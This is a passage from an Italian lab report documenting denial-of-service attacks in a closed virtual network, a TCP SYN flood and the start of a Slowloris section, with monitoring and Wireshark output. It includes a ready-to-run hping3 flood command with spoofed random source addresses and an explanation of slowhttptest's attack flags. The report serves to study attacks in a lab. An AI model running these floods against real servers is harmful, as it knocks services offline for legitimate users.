Il router rileva l'assenza del client nella rete e notifica al server l'impossibilità di consegnare il pacchetto SYN-ACK tramite un messaggio ICMP "Host Unreachable". Alla ricezione

di un simile messaggio, il server chiude la connessione eliminando i dettagli salvati nella tabella TCP, mitigando di fatto l'attacco DoS.

Questo comportamento si può eliminare con il comando: `no ip unreachables`, garantendo le ritrasmissioni previste.

## 5.4 Documentazione dell'attacco

Si utilizza il tool "hping3" della macchina Kali per effettuare l'attacco:

```
hping3 -S -p 80 -d 1200 -w 64 --flood --rand-source 10.1.1.2
```

Questo comando hping3:

- invierà al target (10.1.1.2) quanti più pacchetti possibili al secondo (-flood)
- genererà Indirizzi IP sorgente randomici (-rand-source)
- invierà al target segmenti TCP con flag SYN alto (-S) al porto 80:http (-p 80)
- invierà pacchetti con un payload di 1200 byte (-d 1200)

Un simile payload non è necessario per riempire la tabella TCP, ma può risultare utile per saturare il collegamento tra target e router R1.

Una volta lanciato l'attacco è possibile osservare quante connessioni TCP siano nello stato SYN\_RECV (pacchetto SYN ricevuto) digitando il comando:

```
ss -t -o state syn_recv 'sport =: 80'
```

sul server target. L'output è mostrato in figura 33.

Recv-Q	Send-Q	Local Address:Port	Peer Address:Port	Process
0	0	10.1.1.2:http	245.131.117.149:42251	timer:(on,18sec,5)
0	0	10.1.1.2:http	100.94.102.162:61037	timer:(on,25sec,5)
0	0	10.1.1.2:http	192.131.1.242:60709	timer:(on,18sec,5)
0	0	10.1.1.2:http	180.208.20.149:42271	timer:(on,18sec,5)
0	0	10.1.1.2:http	150.205.159.198:6706	timer:(on,25sec,5)
0	0	10.1.1.2:http	100.183.155.99:60522	timer:(on,18sec,5)
0	0	10.1.1.2:http	83.67.162.184:6713	timer:(on,25sec,5)
0	0	10.1.1.2:http	221.199.34.50:6727	timer:(on,25sec,5)
0	0	10.1.1.2:http	114.242.104.223:42247	timer:(on,18sec,5)
0	0	10.1.1.2:http	29.235.52.103:60724	timer:(on,19sec,5)
0	0	10.1.1.2:http	198.147.48.223:61031	timer:(on,25sec,5)
0	0	10.1.1.2:http	114.89.78.62:60518	timer:(on,18sec,5)
0	0	10.1.1.2:http	48.177.33.162:60736	timer:(on,24sec,5)
0	0	10.1.1.2:http	162.75.184.181:6534	timer:(on,25sec,5)
0	0	10.1.1.2:http	28.195.103.75:61026	timer:(on,25sec,5)
0	0	10.1.1.2:http	99.243.35.31:6698	timer:(on,25sec,5)
0	0	10.1.1.2:http	217.104.70.215:6659	timer:(on,25sec,5)
0	0	10.1.1.2:http	171.223.242.217:60713	timer:(on,18sec,5)
0	0	10.1.1.2:http	181.172.33.113:6532	timer:(on,25sec,5)
0	0	10.1.1.2:http	177.26.187.103:6693	timer:(on,25sec,5)
0	0	10.1.1.2:http	59.26.113.242:6531	timer:(on,25sec,5)

Figure 33: Lista delle connessioni TCP half-open

Per ricavare simili informazioni, il comando `ss` (Socket Statistics) interroga il file `proc/net/tcp` visibile in figura 34. Questo file è interpretabile come la tabella locale TCP discussa in precedenza.

```
webserver@webserver-VirtualBox:/proc/net$ cat tcp
sl local_address rem_address st tx_queue rx_queue tr tm->when retrnsmt uid timeout inode
0: 3600007F:0035 00000000:0000 0A 00000000:00000000 00:00000000 00000000 991 0 6143 1 0000000000000000
1: 0100007F:0277 00000000:0000 0A 00000000:00000000 00:00000000 00000000 0 0 9425 1 0000000000000000
2: 3500007F:0035 00000000:0000 0A 00000000:00000000 00:00000000 00000000 991 0 6141 1 0000000000000000
3: 00000000:0050 00000000:0000 0A 00000000:00000000 00:00000000 00000000 0 0 9590 194 0000000000000000
4: 0201010A:0050 3E58FEA5:97C1 03 00000000:00000000 01:00000067 00000001 0 0 0 0000000000000000
5: 0201010A:0050 9EC6B46F:97BF 03 00000000:00000000 01:00000067 00000001 0 0 0 0000000000000000
6: 0201010A:0050 ACC6902B:81E8 03 00000000:00000000 01:00002FF 00000005 0 0 0 0000000000000000
7: 0201010A:0050 B82B97D3:8230 03 00000000:00000000 01:0000332 00000005 0 0 0 0000000000000000
8: 0201010A:0050 580AA1FE:2115 03 00000000:00000000 01:0000298 00000005 0 0 0 0000000000000000
9: 0201010A:0050 1FF697B1:9669 03 00000000:00000000 01:0000053 00000001 0 0 0 0000000000000000
10: 0201010A:0050 479564A1:9620 03 00000000:00000000 01:0000112 00000003 0 0 0 0000000000000000
11: 0201010A:0050 CD7AF2A1:819D 03 00000000:00000000 01:00002CC 00000005 0 0 0 0000000000000000
12: 0201010A:0050 3A4FC268:2120 03 00000000:00000000 01:0000299 00000005 0 0 0 0000000000000000
13: 0201010A:0050 0A29D4B7:9665 03 00000000:00000000 01:000004D 00000001 0 0 0 0000000000000000
14: 0201010A:0050 59C637D3:8193 03 00000000:00000000 01:00002CC 00000005 0 0 0 0000000000000000
15: 0201010A:0050 66A1A94E:2119 03 00000000:00000000 01:0000299 00000005 0 0 0 0000000000000000
16: 0201010A:0050 05BC93D3:8237 03 00000000:00000000 01:0000332 00000005 0 0 0 0000000000000000
17: 0201010A:0050 D76468C2:81F8 03 00000000:00000000 01:0000332 00000005 0 0 0 0000000000000000
18: 0201010A:0050 30A214F2:81E7 03 00000000:00000000 01:00002FF 00000005 0 0 0 0000000000000000
19: 0201010A:0050 631F8F3E:2108 03 00000000:00000000 01:0000298 00000005 0 0 0 0000000000000000
20: 0201010A:0050 74224E8D:961C 03 00000000:00000000 01:000010B 00000003 0 0 0 0000000000000000
21: 0201010A:0050 233E99C2:9667 03 00000000:00000000 01:000004D 00000001 0 0 0 0000000000000000
22: 0201010A:0050 2268CDDF:8231 03 00000000:00000000 01:0000332 00000005 0 0 0 0000000000000000
23: 0201010A:0050 C60F2C45:8239 03 00000000:00000000 01:0000365 00000005 0 0 0 0000000000000000
24: 0201010A:0050 A1AB78F2:8234 03 00000000:00000000 01:0000332 00000005 0 0 0 0000000000000000
25: 0201010A:0050 2328D796:81E6 03 00000000:00000000 01:00002FF 00000005 0 0 0 0000000000000000
26: 0201010A:0050 43D33434:968B 03 00000000:00000000 01:000005A 00000001 0 0 0 0000000000000000
```

Figure 34: file /proc/net/tcp

Adesso, si catturino i pacchetti scambiati tra server e R1 con lo strumento Wireshark, per osservare il flusso di segmenti SYN, SYN-ACK e ritrasmissioni SYN-ACK tipiche di questo attacco DoS. In seguito, sono presentati alcuni estratti del file *pcap* prodotto da Wireshark durante l'attacco.

No.	Time	Source	Destination	Protocol	Length Info
130	7.570441	215.89.25.78	10.1.1.2	TCP	1254 2451 → 80 [SYN] Seq=0 Win=64 Len=1200
131	7.570591	10.1.1.2	29.10.10.48	TCP	60 80 → 2440 [SYN, ACK] Seq=0 Ack=1 Win=64240 Len=0 MSS=1460
132	7.570630	162.229.6.235	10.1.1.2	TCP	1254 2452 → 80 [SYN] Seq=0 Win=64 Len=1200
133	7.570800	10.1.1.2	194.78.124.214	TCP	60 80 → 2441 [SYN, ACK] Seq=0 Ack=1 Win=64240 Len=0 MSS=1460
134	7.570840	127.254.207.102	10.1.1.2	TCP	1254 2453 → 80 [SYN] Seq=0 Win=64 Len=1200
135	7.571021	10.1.1.2	143.211.37.223	TCP	60 80 → 2443 [SYN, ACK] Seq=0 Ack=1 Win=64240 Len=0 MSS=1460
136	7.571059	217.223.199.245	10.1.1.2	TCP	1254 2454 → 80 [SYN] Seq=0 Win=64 Len=1200
137	7.571266	10.1.1.2	214.10.131.59	TCP	60 80 → 2444 [SYN, ACK] Seq=0 Ack=1 Win=64240 Len=0 MSS=1460
138	7.571316	36.2.62.83	10.1.1.2	TCP	1254 2455 → 80 [SYN] Seq=0 Win=64 Len=1200
139	7.571547	10.1.1.2	8.50.8.156	TCP	60 80 → 2445 [SYN, ACK] Seq=0 Ack=1 Win=64240 Len=0 MSS=1460
140	7.571595	35.47.107.149	10.1.1.2	TCP	1254 2456 → 80 [SYN] Seq=0 Win=64 Len=1200
141	7.571777	33.235.174.103	10.1.1.2	TCP	1254 2462 → 80 [SYN] Seq=0 Win=64 Len=1200
142	7.610580	43.254.218.50	10.1.1.2	TCP	1254 2463 → 80 [SYN] Seq=0 Win=64 Len=1200
143	7.616695	10.1.1.2	215.162.172.92	TCP	60 80 → 2446 [SYN, ACK] Seq=0 Ack=1 Win=64240 Len=0 MSS=1460
144	7.616825	220.155.28.195	10.1.1.2	TCP	1254 2464 → 80 [SYN] Seq=0 Win=64 Len=1200
145	7.617780	10.1.1.2	194.92.67.198	TCP	60 80 → 2447 [SYN, ACK] Seq=0 Ack=1 Win=64240 Len=0 MSS=1460
146	7.654303	91.151.10.10	10.1.1.2	TCP	1254 2465 → 80 [SYN] Seq=0 Win=64 Len=1200
147	7.655206	10.1.1.2	8.151.59.238	TCP	60 80 → 2448 [SYN, ACK] Seq=0 Ack=1 Win=64240 Len=0 MSS=1460
148	7.655337	236.117.58.177	10.1.1.2	TCP	1254 2466 → 80 [SYN] Seq=0 Win=64 Len=1200
149	7.669249	10.1.1.2	144.78.211.216	TCP	60 80 → 2449 [SYN, ACK] Seq=0 Ack=1 Win=64240 Len=0 MSS=1460
150	7.677341	28.244.99.127	10.1.1.2	TCP	1254 2467 → 80 [SYN] Seq=0 Win=64 Len=1200
151	7.680392	10.1.1.2	156.145.21.60	TCP	60 80 → 2450 [SYN, ACK] Seq=0 Ack=1 Win=64240 Len=0 MSS=1460
152	7.680532	186.100.25.150	10.1.1.2	TCP	1254 2468 → 80 [SYN] Seq=0 Win=64 Len=1200
153	7.682339	10.1.1.2	215.89.25.78	TCP	60 80 → 2451 [SYN, ACK] Seq=0 Ack=1 Win=64240 Len=0 MSS=1460
154	7.699148	177.227.66.165	10.1.1.2	TCP	1254 2469 → 80 [SYN] Seq=0 Win=64 Len=1200
155	7.728242	10.1.1.2	162.229.6.235	TCP	60 80 → 2452 [SYN, ACK] Seq=0 Ack=1 Win=64240 Len=0 MSS=1460
156	7.729195	195.254.138.8	10.1.1.2	TCP	1254 2470 → 80 [SYN] Seq=0 Win=64 Len=1200
157	7.730255	10.1.1.2	217.223.199.245	TCP	60 80 → 2454 [SYN, ACK] Seq=0 Ack=1 Win=64240 Len=0 MSS=1460
158	7.732806	10.1.1.2	36.2.62.83	TCP	60 80 → 2455 [SYN, ACK] Seq=0 Ack=1 Win=64240 Len=0 MSS=1460
159	7.756243	10.1.1.2	35.47.187.149	TCP	60 80 → 2456 [SYN, ACK] Seq=0 Ack=1 Win=64240 Len=0 MSS=1460
160	7.756366	10.1.1.2	33.235.174.103	TCP	60 80 → 2462 [SYN, ACK] Seq=0 Ack=1 Win=64240 Len=0 MSS=1460
161	7.756444	10.1.1.2	43.254.218.50	TCP	60 80 → 2463 [SYN, ACK] Seq=0 Ack=1 Win=64240 Len=0 MSS=1460
162	7.757865	10.1.1.2	220.155.28.195	TCP	60 80 → 2464 [SYN, ACK] Seq=0 Ack=1 Win=64240 Len=0 MSS=1460
163	7.757974	10.1.1.2	91.151.10.10	TCP	60 80 → 2465 [SYN, ACK] Seq=0 Ack=1 Win=64240 Len=0 MSS=1460
164	7.766068	10.1.1.2	28.244.99.127	TCP	60 80 → 2467 [SYN, ACK] Seq=0 Ack=1 Win=64240 Len=0 MSS=1460
165	7.766094	10.1.1.2	186.100.25.150	TCP	60 80 → 2468 [SYN, ACK] Seq=0 Ack=1 Win=64240 Len=0 MSS=1460
166	7.766116	10.1.1.2	177.227.66.165	TCP	60 80 → 2469 [SYN, ACK] Seq=0 Ack=1 Win=64240 Len=0 MSS=1460
167	7.766137	10.1.1.2	195.254.138.8	TCP	60 80 → 2470 [SYN, ACK] Seq=0 Ack=1 Win=64240 Len=0 MSS=1460
168	7.804616	10.1.1.2	2.9.100.107	TCP	60 [TCP Retransmission] 80 → 2383 [SYN, ACK] Seq=0 Ack=1 Win=64240 Len=0 MSS=1460
169	7.832876	10.1.1.2	145.65.170.255	TCP	60 [TCP Retransmission] 80 → 2382 [SYN, ACK] Seq=0 Ack=1 Win=64240 Len=0 MSS=1460
170	7.832930	10.1.1.2	78.2.177.75	TCP	60 [TCP Retransmission] 80 → 2381 [SYN, ACK] Seq=0 Ack=1 Win=64240 Len=0 MSS=1460
171	7.852899	10.1.1.2	114.47.236.223	TCP	60 [TCP Retransmission] 80 → 2388 [SYN, ACK] Seq=0 Ack=1 Win=64240 Len=0 MSS=1460
172	7.852953	10.1.1.2	207.177.144.107	TCP	60 [TCP Retransmission] 80 → 2387 [SYN, ACK] Seq=0 Ack=1 Win=64240 Len=0 MSS=1460
173	7.852971	10.1.1.2	187.172.99.208	TCP	60 [TCP Retransmission] 80 → 2386 [SYN, ACK] Seq=0 Ack=1 Win=64240 Len=0 MSS=1460
174	7.853007	10.1.1.2	162.162.236.217	TCP	60 [TCP Retransmission] 80 → 2384 [SYN, ACK] Seq=0 Ack=1 Win=64240 Len=0 MSS=1460
175	7.918282	10.1.1.2	1.215.22.214	TCP	60 [TCP Retransmission] 80 → 2394 [SYN, ACK] Seq=0 Ack=1 Win=64240 Len=0 MSS=1460
176	7.918350	10.1.1.2	71.160.246.214	TCP	60 [TCP Retransmission] 80 → 2393 [SYN, ACK] Seq=0 Ack=1 Win=64240 Len=0 MSS=1460
177	7.918371	10.1.1.2	182.127.1.181	TCP	60 [TCP Retransmission] 80 → 2392 [SYN, ACK] Seq=0 Ack=1 Win=64240 Len=0 MSS=1460
178	7.918391	10.1.1.2	158.28.43.48	TCP	60 [TCP Retransmission] 80 → 2391 [SYN, ACK] Seq=0 Ack=1 Win=64240 Len=0 MSS=1460
179	7.918416	10.1.1.2	221.205.161.60	TCP	60 [TCP Retransmission] 80 → 2390 [SYN, ACK] Seq=0 Ack=1 Win=64240 Len=0 MSS=1460
180	7.918445	10.1.1.2	154.34.1.35	TCP	60 [TCP Retransmission] 80 → 2389 [SYN, ACK] Seq=0 Ack=1 Win=64240 Len=0 MSS=1460
181	7.980356	10.1.1.2	64.23.159.46	TCP	60 [TCP Retransmission] 80 → 2406 [SYN, ACK] Seq=0 Ack=1 Win=64240 Len=0 MSS=1460
182	7.980427	10.1.1.2	191.141.47.220	TCP	60 [TCP Retransmission] 80 → 2405 [SYN, ACK] Seq=0 Ack=1 Win=64240 Len=0 MSS=1460
183	7.987509	10.1.1.2	35.242.180.180	TCP	60 [TCP Retransmission] 80 → 2404 [SYN, ACK] Seq=0 Ack=1 Win=64240 Len=0 MSS=1460
184	7.988220	10.1.1.2	50.104.22.50	TCP	60 [TCP Retransmission] 80 → 2403 [SYN, ACK] Seq=0 Ack=1 Win=64240 Len=0 MSS=1460

Figure 35: Wireshark durante l'attacco 1 di 2

tcp.stream eq 14					
No.	Time	Source	Destination	Protocol	Length Info
27	6.923096	199.192.156.33	10.1.1.2	TCP	1254 2395 → 80 [SYN] Seq=0 Win=64 Len=1200
32	6.969413	10.1.1.2	199.192.156.33	TCP	60 80 → 2395 [SYN, ACK] Seq=0 Ack=1 Win=64240 Len=0 MSS=1460
192	7.988469	10.1.1.2	199.192.156.33	TCP	60 [TCP Retransmission] 80 → 2395 [SYN, ACK] Seq=0 Ack=1 Win=64240 Len=0 MSS=1460
262	10.050732	10.1.1.2	199.192.156.33	TCP	60 [TCP Retransmission] 80 → 2395 [SYN, ACK] Seq=0 Ack=1 Win=64240 Len=0 MSS=1460
644	14.866671	10.1.1.2	199.192.156.33	TCP	60 [TCP Retransmission] 80 → 2395 [SYN, ACK] Seq=0 Ack=1 Win=64240 Len=0 MSS=1460
1109	22.452757	10.1.1.2	199.192.156.33	TCP	60 [TCP Retransmission] 80 → 2395 [SYN, ACK] Seq=0 Ack=1 Win=64240 Len=0 MSS=1460
1415	38.638353	10.1.1.2	199.192.156.33	TCP	60 [TCP Retransmission] 80 → 2395 [SYN, ACK] Seq=0 Ack=1 Win=64240 Len=0 MSS=1460

Figure 36: Wireshark durante l'attacco 2 di 2: TCP Stream, 5 ritrasmissioni

Da notare le 5 ritrasmissioni previste dalla configurazione iniziale del server.

L'attacco ha severamente compromesso il servizio fornito dal server: il client legittimo non riusciva a collegarsi al servizio apache2 della macchina Ubuntu. Tali risultati sono visibili nelle figure 37 e 38.





Figure 37: "hang" del client legittimo



### The connection has timed out

The server at 10.1.1.2 is taking too long to respond.

- The site could be temporarily unavailable or too busy. Try again in a few moments.
- If you are unable to load any pages, check your computer's network connection.
- If your computer or network is protected by a firewall or proxy, make sure that Firefox is permitted to access the web.

[Try Again](#)

Timed Out

Figure 38: Client Connection timed out

Ad ulteriore testimonianza che questo attacco non si occupa principalmente di saturare la banda di rete, si osservi il numero di pacchetti in ricezione e trasmissione del server

durante l'attacco in figura 39: il volume del traffico non è minimamente comparabile a un attacco di flood come può essere il "ping of death".




Figure 39: bmon durante l'attacco

## 6 Slowloris

### 6.1 Introduzione

I Web server utilizzano molteplici thread per gestire le richieste http: ogni richiesta "consuma" un thread. L'attacco Slowloris sfrutta questa tecnica, monopolizzando tutti i thread del server con continue richieste http incomplete. Una richiesta http incompleta non contiene la sequenza di terminazione: una "linea vuota" che indica la fine degli header e l'inizio del payload; di conseguenza, il server resterà in attesa della richiesta completa. Dunque, per portare a termine l'attacco Slowloris è sufficiente inviare periodicamente delle linee header aggiuntive, così da mantenere "vive" le connessioni http con il server senza mai terminarle con la sequenza corretta. Eventualmente, la capacità di connessione del Web server verrà consumata impedendo a client legittimi di utilizzare il servizio.

### 6.2 Topologia

Per simulare l'attacco Slowloris è stata usata la stessa topologia di rete vista nel paragrafo "TCP SYN Flood".

### 6.3 Attack Preparation

Per portare a termine l'attacco Slowloris si è utilizzato il tool "[slowhttptest](#)".

Lo specifico comando impiegato è visibile nell'immagine 40.



Figure 40: comando slowhttptest

- -H identifica il tipo di attacco lanciato: Slowloris.
- -c definisce il numero di connessioni http target.
- -g e -o consentono la stampa su file di alcune statistiche sull'attacco.
- -i individua l'intervallo (in secondi) tra l'invio di un header e dell'altro.
- -r specifica il numero di connessioni http da stabilire al secondo.
- -t stabilisce il metodo da inserire nelle richieste http.
- infine con -u si definisce porto e URL del server target.

Prima di lanciare il comando, si è scelto di verificare lo stato del servizio http con una connessione da parte del client. Come è possibile osservare in figura 41, il servizio è attivo e raggiungibile.



Figure 41: test connessione client

## 6.4 Documentazione dell'Attacco

Durante l'attacco è possibile esaminare il numero di connessioni http "stabilite", digitando il seguente comando sul terminale del server:

```
ss -nt state ESTABLISHED
```

Il risultato è presentato in figura 42, dove si può osservare un considerevole numero di connessioni http instaurate tra server e macchina Kali (30.1.1.2). Il tool "slowhttptest" non prevede alcun tipo di spoofing; di conseguenza, una sola macchina non è in grado di simulare perfettamente un attacco DDoS in questo contesto. Nonostante ciò, l'attacco Slowloris DoS risulta estremamente efficace, come evidenziato in figura 43.

Recv-Q	Send-Q	Local Address:Port	Peer Address:Port	Process
482	0	10.1.1.2:80	30.1.1.2:33548	
463	0	10.1.1.2:80	30.1.1.2:47678	
516	0	10.1.1.2:80	30.1.1.2:47106	
505	0	10.1.1.2:80	30.1.1.2:47838	
496	0	10.1.1.2:80	30.1.1.2:47410	
454	0	10.1.1.2:80	30.1.1.2:48328	
471	0	10.1.1.2:80	30.1.1.2:33718	
437	0	10.1.1.2:80	30.1.1.2:48366	
456	0	10.1.1.2:80	30.1.1.2:48870	
488	0	10.1.1.2:80	30.1.1.2:48726	
447	0	10.1.1.2:80	30.1.1.2:49532	
488	0	10.1.1.2:80	30.1.1.2:33112	
444	0	10.1.1.2:80	30.1.1.2:47544	
0	0	10.1.1.2:80	30.1.1.2:47848	
0	0	10.1.1.2:80	30.1.1.2:46592	
443	0	10.1.1.2:80	30.1.1.2:49104	
472	0	10.1.1.2:80	30.1.1.2:47914	
468	0	10.1.1.2:80	30.1.1.2:34074	
496	0	10.1.1.2:80	30.1.1.2:34000	
0	0	10.1.1.2:80	30.1.1.2:45930	
462	0	10.1.1.2:80	30.1.1.2:33340	
0	0	10.1.1.2:80	30.1.1.2:46278	
474	0	10.1.1.2:80	30.1.1.2:48208	
446	0	10.1.1.2:80	30.1.1.2:47800	
412	0	10.1.1.2:80	30.1.1.2:49466	
519	0	10.1.1.2:80	30.1.1.2:48398	
442	0	10.1.1.2:80	30.1.1.2:49180	
466	0	10.1.1.2:80	30.1.1.2:34528	
509	0	10.1.1.2:80	30.1.1.2:33426	
488	0	10.1.1.2:80	30.1.1.2:48964	
485	0	10.1.1.2:80	30.1.1.2:33134	

Figure 42: connessioni http stabilite durante l'attacco




Figure 43: test connessione client durante l'attacco

Esaminando i pcap raccolti con Wireshark, si possono notare alcuni pattern tipici dell'attacco Slowloris. In particolare, in figura 44 si può osservare lo stream TCP associato a una delle richieste http "incomplete".




Figure 44: TCP flow richiesta incompleta

Di seguito è riportata una breve descrizione dell'immagine appena vista:

1. I primi tre pacchetti sono il 3-way handshake TCP.
2. Il pacchetto immediatamente successivo è la richiesta http iniziale incompleta.
3. I pacchetti PSH-ACK seguenti sono header aggiuntivi (pacchetti "keep-alive") usati dall'attaccante per non far chiudere la connessione al server. Un esempio di pacchetto "keep-alive" è visibile in figura 45.

